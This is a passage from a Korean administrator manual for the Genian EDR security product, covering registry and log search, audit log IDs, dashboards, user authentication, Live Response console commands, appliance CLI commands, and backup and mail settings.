
기본 경로: HKEY_LOCAL_MACHINE ,상세경로: SOFTWARE\GENI\Insights , 찾을 내용: GsAgent.exe , 찾을 대상: Key, Values, Date 로 설정 후

하위 경로 포함 선택 시: HKEY_LOCAL_MACHINE\SOFTWARE\GENI\Insights\Install, RunAppName:GsAgent.exe 를 찾을 수 있음

경로에 해당하는 모든 데이터 수집 선택 시(찾을 내용과 대상은 disable 됨): HKEY_LOCAL_MACHINE\SOFTWARE\GENI\Insights\Config 부터 Service 까지 모든 데이터 중 100 개까지 수집

5. 4에서 저장한 조건이 표시되며, 필요한 경우 추가 버튼을 클릭하면 조건 설정 화면으로 이동합니다. 화면에서 조건 설정 후 저장 시 OR 조건으로 설정됩니다.

   조건 확인 후 검색 시작 버튼을 클릭합니다.



레지스트리 검색 만료일을 선택 한 후 검색 시작 버튼을 클릭하면 검색이 시작됩니다.

6. 레지스트리 검색 수행 결과를 확인합니다.

   지난 검색 결과 찾기 검색바를 이용하여 검색 조건에 해당하는 검색 결과를 찾을 수 있습니다.

   검색 결과는 7일간 유지되며, 결과 삭제를 원하지 않는 경우 잠금 아이콘을 이용하여 삭제하지 않도록 설정할 수 있습니다.

13.4 검색 결과

1. LIVE 검색 목록에서 검색이 완료된 목록을 클릭, 상세 화면으로 이동합니다.

   전체 클릭 시 개별 엔드포인트에서 검색된 결과가 표시되며, 엔드포인트별 최대 100개까지 확인할 수 있습니다.

결과	설명
준비	검색 대상(검색을 시작하지 않은) 엔드포인트 수
시작	검색 요청을 수신한 엔드포인트 수
실패	검색 실패를 수신한 엔드포인트 수
완료	검색이 완료된 엔드포인트 수
전체	결과 전송과 상관없이 검색 대상 전체 엔드포인트 수

2. 검색 결과 입력창에서는 파일 or 레지스트리 검색 타입에 따라 아래와 같은 키워드 검색이 가능합니다.

검색 가능 keyword
부서코드, 부서명, 인증사용자 ID, 인증사용자 명, 파일명, 파일 설명, 파일경로, MD5, SHA256, IP 정보 RegDataSize, RegDataType, RegKeyPath, RegNewKeyPath, RegValue, RegValueName

3. 파일 검색 의 경우 통계 차트 아이콘 클릭 시 파일명, IP, 인증사용자 기준 TOP 10 차트 및 데이터를 확인할 수 있습니다.
4. 레지스트리 검색 의 경우 통계 차트 아이콘 클릭 시 결과 타입 분류, 레지스트리 경로 TOP 10, 레지스트리 값 TOP 10, IP 기준 TOP 10 차트 및 데이터를 확인할 수 있습니다.

CHAPTER 14

통합검색

에이전트 및 수집기 설정을 통해 수집한 이벤트는 통합검색 메뉴에서 확인할 수 있습니다.

14.1 로그 검색 방법

이벤트의 종류에 따라 로그가 각각 다른 인덱스에 저장되며, 인덱스 선택 후 로그를 검색할 수 있습니다.

1. **통합 검색** 메뉴로 이동, 왼쪽 트리에서 로그를 검색할 인덱스를 선택합니다.
2. 검색창에 직접 검색할 쿼리를 입력하거나, 로그 상세뷰에서 검색하고자 하는 값을 클릭하면 자동으로 쿼리 입력기에 데이터 칩이 생성됩니다.
   쿼리 입력기에 직접 입력하는 경우, 로그 검색은 Lucene 문법을 사용합니다. (더 자세한 문법은 Lucene Documentation에서 확인할 수 있습니다.)

   ex) Insights Logs에서 사용자ID가 'admin' 인 값을 검색하고자 하는 경우

   통합검색 > Insights Logs 선택 후 쿼리 입력기에서 logUserId:"admin" 입력 후 검색 버튼 클릭 시 사용자 ID 가 admin 인 값만 검색되며 쿼리는 하이라이트로 표시됩니다.

Genian EDR 서버에서 발생하는 감사기록은 Insights Logs 인덱스에 저장되며, 로그 ID별 상세항목은 아래와 같습니다.

로그 ID	이름	내용
100	관리자접속	관리자 로그인 상태 관련 로그
110	그룹	엔드포인트 그룹 생성, 수정, 삭제 로그
118	업데이트	라이선스 업데이트 로그
120	CLI	CLI 접속 관련 로그
121	데이터 동기화	정보, 사용자, 부서 등 데이터 동기화 로그
130	에이전트	에이전트 동작 상태, 플러그인 업데이트 관련 로그
132	시스템	엔드포인트의 시스템 동작 상태(절전,로그온,로그오프.디스크 사용량) 관련 로그
140	에이전트액션	엔드포인트 위협 대응 결과, 프로세스 덤프 수집, 파일 수집, YARA Rule 검사 관련 로그
150	시스템	백업, 인덱스 정리, 미동작 엔드포인트 삭제, Trendmicro 연동 결과, 서버의 서비스 구동

표 1 – 이전 페이지에서 계속

로그 ID	이름	내용
160	정책	관리콘솔의 정책 즉시 적용, 엔드포인트 정책 수신 관련 로그
200	설정변경	관리콘솔의 각종 설정 변경 관련 로그
300	사용자관리	관리콘솔의 사용자 생성, 삭제 및 관리역할, 사용자 정보 변경 관련 로그
400	인덱스관리	관리콘솔의 인덱스관리 설정 관련 로그
500	수집기관리	관리콘솔의 수집기 설정 관련 로그
600	프로파일관리	관리콘솔의 수집기 설정 프로파일 및 서버 프로파일 관련 로그
700	검색관리	검색필터 관련 로그
750	위협관리	위협관리(위협판정, 담당자 설정 등..)상태 관련 로그
770	CTI관리	PE File 삭제시, 삭제 정보에 대한 감사로그
790	수집관리	수집관리 메뉴의 파일 수집 상태 관련 로그
800	IOCDB	IOC DB 업데이트 관련 로그
810	위협	위협 탐지 관련 로그
815	장비태그설정	IOC 장비 태그 설정 로그
820	알림메시지	엔드포인트에 알림 메시지 표시 로그
825	프로세스 강제종료	위협 탐지 시 프로세스 강제종료 수행 로그
826	프로세스 강제종료(수동)	관리자가 직접 프로세스 강제종료 수행 로그
830	파일삭제	위협 탐지 시 파일삭제 수행 로그
831	파일삭제(수동)	관리자가 직접 파일 삭제 수행 로그
835	샘플수집	실행 파일 샘플 수집 로그
836	샘플수집(수동)	실행 파일 샘플 수동 수집 로그
837	수집	파일 샘플 수집 로그
838	수집(수동)	파일 샘플 수동 수집 로그
841	네트워크 격리(수동)	관리자가 직접 네트워크 격리 명령 수행 로그
850	이상징후	이상징후 탐지 로그
870	이상행위	이상행위 룰 관리 및 예외정책 설정 관련 로그
900	대시보드	관리콘솔의 대시보드 관련 로그
912	리포트	관리콘솔의 리포트 메뉴 변경사항 관련 로그
999	기타	GenianNac로그 생성, 삭제 관련 로그

14.2 검색 기록 저장 및 즐겨찾기

1. 통합검색 화면 검색창에서 데이터 입력 및 검색 후 즐겨찾기 버튼을 클릭하면 화면에 표시된 검색조건이 자동으로 입력된 즐겨찾기 추가 화면이 표시됩니다.
2. 즐겨찾기 저장 후 검색필터 클릭 시 추가했던 즐겨찾기 목록 및 최근 검색 기록을 확인할 수 있습니다.(각각 최대 50건) 최근 검색 기록은 브라우저 캐시가 삭제되면 기록도 삭제됩니다.

CHAPTER 15

대시보드

15.1 공유 대시보드

대시보드 작성에 어려움이 있는 경우 Genian Ecosystem에 등록되어있는 여러 대시보드를 가져오거나, 관리자 간에도 대시보드를 공유할 수 있습니다.

15.1.1 ECO공유 대시보드 추가

엔드포인트에서 많은 정보를 수집하고 있지만 관리자가 필요한 정보를 대시보드로 생성하는 데 어려움이 있습니다. Genian EDR 서버가 Ecosystem과 통신이 되는 환경이라면 Ecosystem에 생성되어 공유되고 있는 대시보드를 추가할 수 있습니다.

ECO 공유 대시보드를 사용하기 위해서는 eco.genians.net 과 통신이 되어야 하고, **관리 > 설정 > 환경설정 > 시스템** 의 기본 설정에서 인터넷연결 on, Ecosystem 연동 여부가 on 으로 설정되어야 합니다.

1. 관리콘솔 로그인 후 대시보드 메뉴로 이동, 오른쪽 상단 **옵션** 메뉴에서 **공유 대시보드 추가** 를 클릭합니다.
2. 공유 대시보드 추가 팝업창이 표시되며, ECO 공유 대시보드 탭을 클릭합니다. 대시보드 추가 버튼을 클릭합니다.
3. 2에서 추가한 대시보드를 확인할 수 있습니다.

15.1.2 관리자 공유 대시보드 추가

관리자 간 대시보드를 공유할 수 있습니다.

1. A관리자는 관리콘솔 로그인 후 대시보드 메뉴로 이동, 공유하고싶은 대시보드를 선택하여 옵션에서 대시보드 공유 를 클릭하면 사용자 공유 대시보드에 등록됩니다.
2. 대시보드 공유 확인 팝업창이 발생하며, 확인 버튼을 클릭합니다. 공유된 대시보드는 탭이름에 공유 아이콘이 표시됩니다.
3. B관리자는 옵션에서 공유 대시보드 추가 를 클릭하면 사용자 공유 대시보드 탭에서 A 관리자가 공유한 대시보드를 확인하여 추가할 수 있습니다.

CHAPTER 16

사용자 인증

사용자 인증은 사용자 ID 및 암호를 사용하여 엔드포인트의 사용자를 특정하는 데 활용합니다.

Genian EDR은 다양한 방법으로 사용자 인증 기능을 제공합니다.

Genian NAC 연동, Syslog 인증 대체, Active Directory 및 외부 시스템의 사용자정보 연동을 사용하여 사용자 인증을 할 수 있습니다.

16.1 사용자 인증 방식

Genian NAC 연동, Syslog 인증 대체, Active Directory 및 외부 시스템의 사용자정보 연동을 사용하여 사용자 인증을 할 수 있습니다.

16.1.1 Genian NAC를 이용한 사용자 인증

Genian NAC를 운영하고 있고, 사용자 인증 정책을 사용중인 경우 NAC의 인증정보를 EDR 엔드포인트 인증에 활용할 수 있습니다.

인증 처리 방법

1. NAC 인증정보를 사용하려면 EDR 관리콘솔 설정에서 에이전트 배포방식이 **NAC 플러그인** 또는 **단독버전 + NAC 연동** 모드로 설정되어야 합니다.
2. NAC 에이전트에서 사용자 인증을 먼저 진행 후, GsAgent가 동작하게 되면 레지스트리에 기록된 인증정보 값을 확인하여 Genian EDR 서버에 인증 정보를 함께 전송합니다.
3. 인증된 사용자 정보는 EDR 관리콘솔에 로그인 후 **분석 > 엔드포인트 목록** 의 사용자명 및 부서명 컬럼에서 확인할 수 있습니다.

16.1.2 외부 시스템 연동을 이용한 사용자 인증

사용자 ID, 부서정보, IP, MAC 정보가 있는 외부 시스템이 있는 경우, 외부 시스템의 정보를 Genian EDR 서버로 가져와서 엔드포인트 인증에 활용할 수 있습니다.

사용자정보 동기화

1. 외부 시스템의 사용자 ID, 부서정보를 Genian EDR 서버로 가지고 오는 동기화 설정을 먼저 진행합니다. **관리 > 설정 > 사용자 관리 > 정보 동기화** 메뉴로 이동, 왼쪽 상단의 추가 버튼을 클릭합니다.
2. 기본설정 항목에서 동기화 수행주기 및 수행 옵션 을 설정합니다.
3. 상세설정에서 DB타입 메뉴를 찾습니다. 데이터를 읽어올 데이터베이스 타입 을 선택하고, 외부 시스템 정보를 입력합니다.
4. 상세설정에서 사용자정보, 부서정보, 직급정보 항목을 찾아 필요한 정보를 추가합니다.(CSV를 사용할 경우 비워 둡니다). 인증 처리 IP 또는 인증 처리 MAC 컬럼 정보도 함께 입력합니다.
5. 입력한 정보 확인 후 왼쪽 상단의 저장 버튼을 클릭합니다.
6. 정보 동기화 목록에서 동기화하고자 하는 항목을 선택하고, 정보 동기화 즉시 수행 을 클릭합니다. "선택된 항목에 대해 정보 동기화 즉시 수행 요청을 하시겠습니까?" 팝업창이 발생하며, 확인 을 클릭합니다. 이후에는 2에서 설정한 동기화 수행주기에 맞추어 정보 동기화를 수행합니다.
7. 동기화가 완료되면 **통합검색 > Insights Logs** 에서 **"정보 동기화 완료.ID=XXXXX", "사용자 동기화 완료. ID=XXXXXX"** 와 같은 감사로그를 확인할 수 있습니다.

Syslog 인증 대체

1. 사용자정보 동기화를 먼저 수행합니다.
2. **관리 > 설정 > 사용자 관리 > 사용자 인증** 메뉴로 이동, Syslog 인증 대체 설정을 On으로 변경합니다.
3. 예약어, 엔드포인트 검색 방법, 인증 해제 여부를 설정한 후 왼쪽 상단의 저장 버튼을 클릭합니다.
4. Syslog를 통해 3에서 설정한 형태로 데이터 수신이 되면 Genian EDR 서버에서 엔드포인트에 대한 인증 처리를 수행합니다.
5. 인증된 사용자 정보는 **분석 > 엔드포인트 목록** 의 사용자명 및 부서명 컬럼에서 확인할 수 있습니다.

Active Directory 인증

1. 사용자정보 동기화를 먼저 수행합니다.
2. **관리 > 설정 > 사용자 관리 > 사용자 인증** 메뉴로 이동, Active Directory 설정을 On으로 변경합니다.
3. 인증 처리 할 도메인 정보를 입력합니다. 도메인이 일치할 경우 인증처리 되며, 도메인이 여러개일 경우 콤마로 구분하여 입력하고 왼쪽 상단의 저장 버튼을 클릭합니다.
4. 사용자정보 동기화가 엔드포인트 인증보다 뒤에 처리되었을 경우, 사용자 정보 업데이트 버튼을 클릭하면 서버에서 인증 처리를 다시한번 수행합니다.
5. 인증된 사용자 정보는 **분석 > 엔드포인트 목록** 의 사용자명 및 부서명 컬럼에서 확인할 수 있습니다.

CHAPTER 17

보안점검

관리콘솔에서 실시간으로 엔드포인트에 접속하여 여러 가지 명령 수행 및 결과를 확인할 수 있는 Live Response(보안 점검) 기능을 제공합니다.

17.1 명령어 설정

보안점검 기능은 보안점검 기능 권한이 할당되어있는 관리자만 사용할 수 있으며, 권한별로 특정 명령어만 사용할 수 있습니다.
보안점검에 사용할 명령어를 먼저 추가한 후, 관리역할에 따라 사용가능한 명령어를 설정합니다.

17.1.1 명령어 추가

1. 명령어 등록이 필요한 경우, **관리 > 설정 > 속성 관리 > 보안점검 명령어 관리** 메뉴로 이동, 추가 버튼을 클릭하여 명령어를 추가합니다.

번호	이름	설명
1	명령어	보안점검 콘솔에서 사용할 명령어를 입력합니다.
2	권한제어	명령어에 대해 권한 제어 여부를 선택합니다. **사용안함** 이면 관리역할에 보안점검 사용권한이 있는 관리자는 자유롭게 명령어를 사용할 수 있습니다. **사용함** 이면 관리역할에 해당 명령어에 대한 사용권한이 있는 관리자만 명령어를 사용할 수 있습니다.
3	설명	명령어 도움말로 제공할 설명을 입력합니다.

17.1.2 명령어 삭제

기본 명령어 이외에 관리자가 추가한 명령어를 삭제할 수 있습니다.

1. 명령어 목록에서 추가한 명령어를 선택, 삭제 버튼을 클릭하여 명령어를 삭제합니다. 관리역할에 삭제할 명령어가 할당되어 있는 경우, 명령어 삭제 시 관리역할에 할당된 명령어도 삭제됩니다.

17.1.3 권한별 명령어 할당 방법

보안점검 명령어에 권한 제어 설정이 되어 있는 경우, 사용 가능한 명령어 할당이 필요합니다.

1. **관리 > 설정 > 계정 관리 > 관리역할** 메뉴로 이동, 명령어를 할당할 역할 아이디를 클릭합니다. 역할 수정화면이 표시되며, 항목 중 보안점검 사용 권한을 on으로 변경합니다.
2. 사용 가능 명령어에 보안점검 명령어 관리에서 **권한 제어 설정이 되어 있는 명령어** 중 사용할 명령어를 선택하여 저장합니다.
3. 할당된 명령어 확인 후 수정 버튼을 클릭합니다.
4. 엔드포인트에 보안점검 연결 시 권한 제어가 체크되지 않은 항목(cls,help,exit)과 3에서 사용 가능 명령어를 할당한 명령어가 표시 됩니다.

17.2 엔드포인트 연결

보안점검 기능은 보안점검 기능 권한이 할당되어있는 관리자만 사용할 수 있습니다.
보안점검 명령어 관리 및 사용 권한 할당은 권한별 명령어 할당 방법에서 설정할 수 있습니다.

1. **분석 > 엔드포인트 > 개별 엔드포인트 목록** 을 클릭합니다. Live Response(보안 점검)는 현재 동작중인 엔드포인트만 연결할 수 있습니다.
2. 오른쪽 상단에 Live Response(보안점검) 아이콘을 클릭합니다.
3. 비밀번호 확인창이 발생하며, 현재 로그인 한 관리자의 비밀번호를 입력합니다.
4. 비밀번호 확인 후 보안점검 팝업창이 발생하며, 연결 성공 시 점검 팝업창에 "Agent연결에 성공했습니다." 메시지가 표시되며, 기본 경로는 에이전트 설치 경로로 연결됩니다.
5. 점검창을 닫거나 exit 명령어 전송 시 보안점검 연결이 종료됩니다.

17.3 보안 점검 명령어

엔드포인트의 프로세스 목록 확인, 지정 확장자 검색, 파일 수집을 지원하며 상세 명령어는 아래와 같습니다.

17.3.1 기본 명령어

명령어	설명
sendnow	아직 전송되지 않은 이벤트, 로그를 즉시 서버로 전송합니다.
help	명령어에 관한 도움말을 제공합니다.
dir	디렉터리에 있는 파일과 하위 디렉터리 목록을 표시합니다.
cd	현재 디렉터리 이름을 보여주거나 변경합니다.
cls	화면을 지웁니다.
exit	Live Response를 종료합니다.
quicksearch	색인화된 DB에서 실행 파일 또는 지정된 확장자를 가진 파일 목록을 검색합니다.

Live Response 화면에서 Tab키를 이용하여 디렉토리 명을 확인할 수 있습니다.

커서만 있는 상태에서 Tab키 입력 시 help 로 확인 가능한 명령어가 표시되고, 특정 알파벳만 입력하고 Tab키 입력 시 해당 알파벳으로 실행 가능한 명령어가 표시됩니다.

17.3.2 지정 확장자 검색

1. 확장자 검색을 위해서는 **정책 > 그룹 정책 관리** 의 정책 상세 설정에서 지정 파일 목록 인덱싱을 사용으로 설정하고, 지정 확장자에 검색할 확장자가 정의되어 있어야 합니다.
2. 에이전트에 정책이 적용되는 시간부터 변경사항이 일어나는 확장자에 대해서만 검색이 가능합니다.
3. 변경사항이 발생하지 않는 모든 파일에 대해 검색이 필요한 경우 **정책 > 그룹 정책 관리** 의 정책 상세 설정에서 파일 크롤링을 사용으로 설정하고 실행 파일, 문서/압축 파일, 지정 파일 설정을 On으로 변경해야 합니다.

파일 크롤링을 사용하는 경우, 전체 파일 목록을 수집하는 데 많은 시간이 소요됩니다.

quicksearch 명령어: 색인화된 DB에서 실행 파일 또는 지정된 확장자를 가진 파일 목록을 검색합니다.

지원하는 파일 확장자: |.doc|.docx|.xls|.xlsx|.ppt|.pptx|.docm|.xlsm|.pptm|.hwp|.hwpx|.dwg|
.pdf|.txt|.csv|.zip|.arj|.7z|.alz|.cab|.rar|.tar|.exe|.dll|.ocx|.scr|.sys|.com|.msi|.bat|.js|.vbs|.vbe|.ps1|.cmd|

추가 옵션은 명령 도움말을 통하여 확인할 수 있습니다.(quicksearch /?)

명령어	설명	사용 예
quicksearch	현재 경로의 파일 목록을 검색합니다.	*quicksearch doc_test.docx* 현재 경로에서 doc_test.docx 파일을 검색합니다.
quicksearch 파일경로 파일명	특정 경로의 특정 파일 목록을 검색합니다.	*quicksearch c:\Temp\doc_test.docx* c:\Temp\ 경로에서 doc_test.docx 파일을 검색합니다.
quicksearch /s 파일경로 파일명	특정 경로 및 그 하위 경로에서 특정 파일 목록을 검색합니다.	*quicksearch /s doc_test.docx* 현재 경로를 포함하는 하위 경로에서 doc_test.docx 파일을 검색합니다.
quicksearch /a 파일명	전체 경로에서 특정 파일 목록을 검색합니다.	*quicksearch /a doc_test.docx* 전체 경로에서 doc_test.docx 파일을 검색합니다.
quicksearch /c 파일경로 파일명	특정 경로의 특정 파일 목록 갯수를 검색합니다.	*quicksearch /v c:\Temp\doc_test.docx* c:\Temp\doc_test.docx 파일을 검색하여 상세 정보를 표현합니다.
quicksearch /v 파일경로 파일명	특정 경로의 특정 파일 상세 목록을 검색합니다.	quicksearch /v /s c:\Temp\ c:\Temp\를 포함하는 하위 디렉토리에 파일 상세 목록을 검색합니다.
quicksearch /p 프로세스명	현재 경로에서 특정 프로세스로 생성된 파일 목록을 검색합니다.	*quicksearch /p winword.exe* 현재 경로에서 winword.exe 프로세스에 의하여 생성된 파일 목록을 검색합니다.

17.3.3 프로세스 확인

tasklist 명령어: 현재 실행중인(서비스 포함) 모든 작업을 표시합니다.

추가 옵션은 명령 도움말을 통하여 확인할 수 있습니다.(tasklist /?)

명령어	설명
tasklist	프로세스 목록을 표시합니다.(이미지 이름,PID, 세션 이름, 세션, 메모리 사용)
tasklist /v	자세한 작업 정보를 표시합니다. (이미지 이름,PID, 세션 이름, 세션, 메모리 사용, 상태, 사용자 이름, CPU 시간, 창 제목)
tasklist /m 모듈명	해당 exe/dll 이름을 사용하는 모든 작업을 나열합니다. 모듈 이름을 지정하지 않으면 로드된 모든 작업을 나열합니다. (패턴 이름 미입력 시 이미지 이름, PID, 모듈 정보 표시)
tasklist /svc	각 프로세스에 호스트된 서비스를 표시합니다. (이미지 이름, PID, 서비스)

CHAPTER 18

시스템 관리

시스템 관리는 Genian EDR 시스템 유지 및 운영에 필요한 환경 설정을 할 수 있습니다.

18.1 시스템 종료 및 재부팅

경고: 시스템 손상을 방지하려면 장치 전원을 제거하거나 서비스를 올바르게 종료하기 전에 수동으로 장치의 전원을 끄지 마십시오.

18.1.1 CLI(Command Line Interface)를 통한 전원 제어

보기: *CLI(Command Line Interface)*

1. CLI (Command Line Interface)를 통해 정책 서버에 연결합니다.
2. Global Congifuration mode로 이동합니다.
3. 작업:
   - 재부팅 : 명령어 입력 **restart system** 또는 **reboot**
   - 종료 : 명령어 입력 **shutdown** 또는 **halt**

참고: 종료 명령 수행 후 장치는 전원이 켜진 상태로 유지되지만 수동으로 전원을 꺼도 안전합니다.

18.2 CLI(Command Line Interface)

Genian EDR 시스템에 대한 CLI(Command Line Interface) 접근의 경우 SSH 클라이언트를 사용해야합니다.

이 방법으로 연결할 수없는 경우 웹콘솔에 로그인하여 시스템에 접근 가능한 IP 주소를 설정해야 합니다. /system/default-settings-appliance 의 "SSH를 통한 원격 접근 허용" 을 참조하십시오 .

18.2.1 CLI(Command Line Interface) 연결하기

> **주의:** SSH 접근은 승인 된 IP에서만 허용됩니다. 접근 가능한 IP를 추가하려면 /system/default-settings-appliance 을 참조하십시오.

정책서버는 전용 SSH 클라이언트 또는 SSH 를 지원하는 유틸리티를 통해 연결할 수 있습니다.

1. 선택한 유틸리티에 표준 절차를 사용하여 정책서버 IP 주소에 대한 SSH 연결을 설정합니다.
2. Genian EDR 관리자 이름 및 암호로 로그인 합니다.

18.2.2 CLI 명령어

CLI(Command Line Interface) 접속 시 콘솔 모드에서는 기본 시스템 상태 및 지원하는 명령어를 확인할 수 있습니다. 이 문서에서는 콘솔 모드에서 명령어를 사용하는 방법을 설명합니다.

기본 명령어

명령어	설명
enable	Global Congifuration mode 활성화
exit	CLI 서비스 종료
help	명령 도움말
history	명령어 사용 이력 표시
quit	console mode 연결 종료
configure terminal	Global mode에서 설정한 명령어 즉시 적용
configure batch	Global mode에서 설정한 명령어를 재부팅 후 적용
clear arp	시스템의 arp table 정보 초기화
clear screen	콘솔 표시 화면 초기화
clock set	시스템 시각 수동설정
do backup	시스템 백업 수행
do cdbackup	가장 최신 백업데이터를 CDR로 백업
do cdrestore	CD에 저장된 백업 데이터로 복구
do initdisk	외장 디스크 초기화 수행
do restore	백업한 데이터로 복구
geniup	Genians Update Server가 설정되어 있는 경우, 서버에 있는 최신 파일로 업그레이드 수행
halt	시스템 전원 차단 모드
kill pid	pid를 기준으로 프로세스 종료
kill pname	이름을 기준으로 프로세스 종료
ping	원격 device 의 IP 에 대한 ICMP 요청 테스트
reboot	시스템 재부팅 수행
restart system	시스템 서비스 재구동
shutdown service	시스템 서비스 종료
traceroute	IP에 대한 라우팅 경로 표시
show	show 명령어로 조회 가능한 항목 표시

보기 명령어

명령어	설명
show arp	ARP테이블 정보 표시
show backup	백업된 데이터베이스 목록 표시
show configuration	시스템의 현재 설정 표시
Show cpu	cpu 정보 표시
show filesystem	filesystem 정보 표시
show hosts	hosts 파일 목록 표시
show interface	시스템의 network interface 정보 표시
show logging	로그ID가 GENIAN장비로 등록되는 로그 중에서 가장 최신 로그 표시
show memory	메모리 정보 표시
show processes	구동중인 프로세스 정보 표시
show route	라우팅 테이블 정보 표시
show time	현재 시스템 시각 표시
show uptime	시스템 구동 시각 정보 표시
show version	시스템 소프트웨어 버전 정보 표시

18.3 네트워크 구성

CLI(Command Line Interface)를 통해 인터페이스 IP 주소를 변경할 수 있습니다.

18.3.1 인터페이스 IP 주소 변경

CLI Console을 통해 모든 인터페이스의 IP 주소를 변경할 수 있습니다.

Step 1. 인터페이스 IP 주소 변경

1. CLI Console에 로그인 후, Config mode로 이동합니다.
2. 아래와 같이 "interface eth0 address [IP 주소] [서브넷 마스크]"를 입력합니다.

```
genian(config)# interface eth0 address X.X.X.X X.X.X.X
Stopping Service...done
genian(config)# exit
```

Step 2. 인터페이스 IP 주소 변경 확인

1. 아래와 같이 "show configuration | grep interface eth0" 을 입력합니다.

```
genian# show configuration | grep interface eth0
interface eth0 address X.X.X.X X.X.X.X
interface eth0 gateway X.X.X.X
interface eth0 management-server enable
genian# exit
```

18.4 백업 및 복원 관리

예약된 시간에 백업하도록 설정하고, 시스템 장애 발생시 백업파일을 이용하여 복원 할 수 있습니다.

18.4.1 백업 설정

예약된 시간에 백업하도록 설정하고, 저장장치에 백업 파일을 보관하도록 설정할 수 있습니다.

지정된 시간에 백업 예약

1. 상단 패널의 **관리>설정** 으로 이동합니다.
2. 왼쪽 환경 설정 패널에서 **백업** 으로 이동합니다.
3. 백업 예약 작업을 위해 백업수행여부를 **On** 으로 설정합니다.
4. 백업을 반복하려면 **백업수행시각** 을 지정합니다.
5. 백업에 필요한 최소 공간을 확보하기 위해 **여유공간보호 임계 값** 을 지정합니다.
6. **수정** 버튼을 클릭합니다.

저장장치 유형 구성

1. 상단 패널의 **관리> 설정** 으로 이동합니다.
2. 왼쪽 환경 설정 패널에서 **백업** 으로 이동합니다.
3. 저장장치 를 찾아서 드롭 다운에서 적절한 **저장장치 타입** 을 선택합니다.
4. **수정** 버튼을 클릭합니다.

저장장치 유형	설명 및 설정값
로컬디스크	정책서버 디스크에 백업을 수행합니다.(별도의 설정 필요없음)
외부 저장장치	정책서버에 USB Type으로 연결된 외장 디스크에 백업을 수행합니다.
CIFS 저장장치	윈도우 공유 기능을 이용하여 CIFS 사용 백업을 수행합니다.
NFS 저장장치	Unix나 Linux file system의 디렉토리를 mount하여 백업을 수행합니다.
FTP SERVER	FTP(File Transfer Protocol)을 통해 백업파일을 전송합니다. (보안상 비밀번호가 평문으로 전달됨으로 권장하지 않음)
SFTP SERVER	SFTP(Secure File transfer protocol)을 통해 백업파일을 전송합니다. (보안상 SSH 기반으로 암복호화를 수행함으로 권장함)

18.4.2 기존 백업 파일에서 복원

시스템 장애가 발생한 경우, 백업 데이터를 복원 할 수 있습니다. 이 복원 프로세스를 수행하려면 CLI 접근 권한이 있어야합니다.

백업 파일 찾기 및 복원

1. 관리콘솔에 로그인 후, 상단 패널에서 **관리** 을 클릭합니다.
2. 왼쪽 패널의 **환경설정> 백업** 으로 이동합니다.
3. **백업 파일 다운로드** 버튼을 클릭합니다.
4. 목록에서 복구할 백업 파일을 복사한 후 접속을 종료합니다.
5. CLI를 통해 정책 서버 콘솔에 접속합니다.
6. **enable** 및 **관리자 비밀번호** 를 입력하여 **Global Mode** 로 이동합니다.
7. "restore <filename> all" 를 입력하여 백업 데이터를 복원합니다.

18.5 외부 전송 이메일 서버 설정

이 기능은 관리자 프로필에서 수신 설정을 할 수 있으며 Email로 위협 리포트 알림 및 디스크 사용률 알람을 지원합니다.

18.5.1 전자 메일 계정 설정

1. 상단 패널의 **관리** 로 이동합니다.
2. 왼쪽의 **환경설정 > 시스템** 패널로 이동, **메일서버 설정** 섹션으로 이동합니다.


메일서버 설정

1. **서버 주소 :** 서버 주소 (예 : *smtp.gmail.com*)
